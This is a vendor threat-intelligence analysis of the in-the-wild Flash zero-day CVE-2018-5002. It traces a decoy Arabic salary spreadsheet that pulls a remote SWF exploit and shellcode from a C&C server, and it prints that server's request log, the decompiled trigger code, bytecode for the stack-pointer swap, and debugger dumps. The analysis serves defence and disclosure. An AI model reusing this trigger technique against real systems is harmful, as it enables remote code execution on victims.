CVE-2018-5002 - Analysis of the Second Wave of Flash Zero-day Exploit in 2018

06月07, 2018

Background

On June 1, 2018, the Advanced Threat Response Team of 360 Core Security discovered an attack using a new Flash 0-day vulnerability on a global scale. The hackers carefully constructed an Office document that remotely loaded Flash vulnerability. When the document was opened, all the exploit code and malicious payload were delivered through remote servers. This attack mainly targets the Middle East. This vulnerability is the second Flash 0-day vulnerability discovered in 2018 and is currently affecting Adobe Flash Player 29.0.0.171 and below versions.

Vulnerability Analysis


The sample has a very appealing file name: ***salary.xlsx , whose content is also consistent with the title. The file is in Arabic and shows salaries for various time periods. The content of*** salary.xlsx (MD5: **517277fb0dbb4bbf724245e663) is complete, but here we only revealed a part of it:

A	B	C	D	E	F
من تاريخ	إلى تاريخ	قيمة الراتب الأساسي	سبب التغيير (تعيين جديد، ترقية، علاوة دورية، زيادة استثنائية		

The hacker embeds a remote Flash file link through the ActiveX control and data. The related exploit code is controlled and delivered by the remote server.


Attack Procedure

After running the xlsx, the malicious SWF (Shock Wave File) file (MD5: **66491a5c5cd7423849f32b58f5) is downloaded from the remote C&C server (C&C:people.doha**.com) for execution. The SWF file will request the server again to download encrypted data and decryption keys. The decrypted SWF (md5:** **e78116bebfa1780736d343c9eb) is the Flash 0day exploit. After the vulnerability is triggered, it requests the remote server to download a malicious shell and execute it. During the real-time analysis, we found that the attacker had closed Trojan payload which is expected to be delivered in the final phase.



```
2   200   HTTP   people.doha   com   /songs/doc?token=65f6434672f90eba68b96530172db71a
3   200   HTTP   people.doha   com   /stab/65f6434672f90eba68b96530172db71a/0-0-0.png?x=0.687478466425091
4   200   HTTP   people.doh    com   /photos/doc/65f6434672f90eba68b96530172db71a
5   200   HTTP   people.doha   com   /stab/65f6434672f90eba68b96530172db71a/2-0-1.png?x=0.4314376674592495
6   504   HTTP   people.doha   com   /download/65f6434672f90eba68b96530172db71a/
```


The following picture shows different phases of the attack:



1. Request the first SWF file
2. Return SWF file
***_salary.xlsx
CC Server
7. Request data
8. Return Shellcode
3. Execute the code in the first SWF
4. Request AES encrypted data and decryption keys
5.Return the key and encrypted data
6. Using the returned key to decrypt the second SWF file (Flash 0day exp)
9. Execute malicious code


Vulnerability Root Cause Analysis

The vulnerability Flash code is highly obfuscated. After debugging and analysis, we located the 0-day vulnerability code in the attack sample.




```
package
{
   import avm2.intrinsics.memory.li8;

   public class §,§
   {

      {
         li8(123456);
      }

      public function §,§()
      {
         super();
      }
   }
}
```

After the restoration of the main code is as follows:



```
package
{
    import avm2.intrinsics.memory.li8;

    public class class_6
    {
        {
            try{
            }
            catch(e:Error)
            {
                var _loc139_:int = 1094795585;
                return;
            }
            li8(123456);
        }

        public function class_6(){
            super();
        }
    }
}
```


Flash will use the interpreter to handle Static-init methods. The interpreter handles the try catch statement does not correctly handle the exception, and this will make li8 (123456) instruction caught by the catch block when it triggers the exception. Because Flash assumes that it is impossible to execute to the catch block when processing the try catch statement, it does not check the bytecode in the catch block. The attacker uses the getlocal, setlocal instruction in the catch block to read and write arbitrary addresses on the stack. In this wild used 0 day, the attacker switches the vulnerability to a type obfuscation problem by exchanging two object pointers on the stack and finally completes the attack. To further debug the attack code, we can see that the localcount of function in the exploited bytecode is 2, while in the catch block getlocal, setlocal has manipulated the data at locations 448 and 498.



```
package
{
   import avm2.intrinsics.memory.li8;

   public class class_6
   {

      {
         li8(123456);
      }

      public function class_6()
      {
         super();
      }
   }
}
```

```
maxstack 3
localcount 2
initscopedepth 3
maxscopedepth 6
try from ofs0000 to ofs0004 ta

code
ofs0000:jump ofs0024
ofs0004:getlocal_0
pushscope
newcatch 0
dup
setlocal_1
dup
pushscope
swap
setslot 1
getlocal 449
setlocal_0
getlocal 448
setlocal 449
getlocal_0
setlocal 448
popscope
kill 1
jump ofs0028
ofs0024:pushint 123456
li8
pop
ofs0028:returnvoid
```


Let's observe setlocal operation stack data. The value of ecx is the pointer of the class5 object, and 068fc1a0 is the pointer of class7.



```
0:007> r
eax=000001c1 ebx=068f04f1 ecx=068fc150 edx=02aca7f0 esi=02aca800 edi=08204167
eip=5c9074b4 esp=02aca7f0 ebp=02acaa18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Flash32_28_0_0_161!IAEModule_IAEKernel_UnloadModule+0x268574:
5c9074b4 890c82          mov     dword ptr [edx+eax*4],ecx ds:0023:02acaef4=068fc1a0
0:007> dd ecx l10
068fc150  5cf21c20 80002301 068f2280 0687fe68
068fc160  11111111 22222222 33333333 44444444
068fc170  55555555 66666666 77777777 88888888
068fc180  99999999 aaaaaaaa bbbbbbbb cccccccc
0:007> dd 068fc1a0 l20
068fc1a0  5cf21c20 80002401 068f22c8 0687fee0
068fc1b0  068fc1f0 00000001 00000001 00000001
068fc1c0  00000001 00000001 00000001 00000001
068fc1d0  00000001 00000001 00000001 00000001
068fc1e0  00000001 00000001 00000001 00000001
068fc1f0  5cf21c20 00000002 068f2280 0687fe68
068fc200  11111111 22222222 33333333 44444444
068fc210  55555555 66666666 77777777 88888888
0:007> ?000001c1
Evaluate expression: 449 = 000001c1

0:007>
```

```
eax=000001c0 ebx=068f04f1 ecx=068fc1a0 edx=02aca7f0 esi=02aca800 edi=0820416b
eip=5c9074b4 esp=02aca7f0 ebp=02acaa18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Flash32_28_0_0_161!IAEModule_IAEKernel_UnloadModule+0x268574:
5c9074b4 890c82          mov     dword ptr [edx+eax*4],ecx ds:0023:02acaef0=068fc150
```

After exchanging the pointers of two objects, the attacker checks whether the exploited is successful by comparing the values of the object members.



```
      public function replace() : Boolean
      {
         var _loc4_:* = 0;
         var _loc1_:class_5 = new class_5();
         var _loc2_:class_7 = new class_7();
         var _loc3_:* = null;
         _loc3_ = this.method_69(_loc1_,_loc2_,_loc1_,_loc2_,_loc1_,_loc2_,_loc1_,_
         try
         {
            _loc4_ = 0;
            while(_loc4_ < _loc3_.length)
            {
               if(_loc3_[_loc4_].m_p1 != 286331153)
               {
                  var_31 = _loc3_[_loc4_];
                  var_82 = _loc2_;
                  return true;
               }
               _loc4_ = uint(_loc4_ + 2);
```

Correlation

The C&C for the vulnerability attack is people.doha***.com, and the corresponding IP address is** .145.128.57 . The WHOIS information from this domain name shows that the domain registration time is 2018-02-18, indicating that the attacker started preparing for the attack in February this year. When directly access to people.doha**.com, the visits will be forced redirected to https://people.**.com/*/, a Qatar Airways staff introduction homepage.*

People..com is a job search site in the Middle East. The C&C used by the attackers just has one more doha (Doha). It was obvious that there was an intention of disguising the domain name for phishing. Therefore, we boldly suspected that the targeted region is Doha, Qatar.

Conclusion

Through analysis, we can see that the attack used a 0-day vulnerability regardless of the cost. The attacker developed sophisticated plans in the cloud and spent at least three months preparing for the attack. The detailed phishing attack content was also tailored to the attack target. All clues show this is a typical APT attack. We suggest all relevant organizations and users to update their Flash to the latest versions in a timely manner. We also strongly recommend using 360 SafeGuard to protect your devices against possible threats.

本文链接：http://blogs.360.cn/post/cve-2018-5002-en.html

-- EOF --

作者 heliosteam 发表于 *2018-06-07 12:29:59* ，添加在分类 Threat Intelligence Vulnerability Analysis 下 ，最后修改于 *2018-08-24 08:39:27*

分享到： 新浪微博 微信 Twitter 印象笔记 QQ好友 有道云笔记

« CVE-2018-5002---2018年第二波Flash零日漏洞在野攻击分析预警

蓝宝菇 - 核危机行动揭秘 »

Comments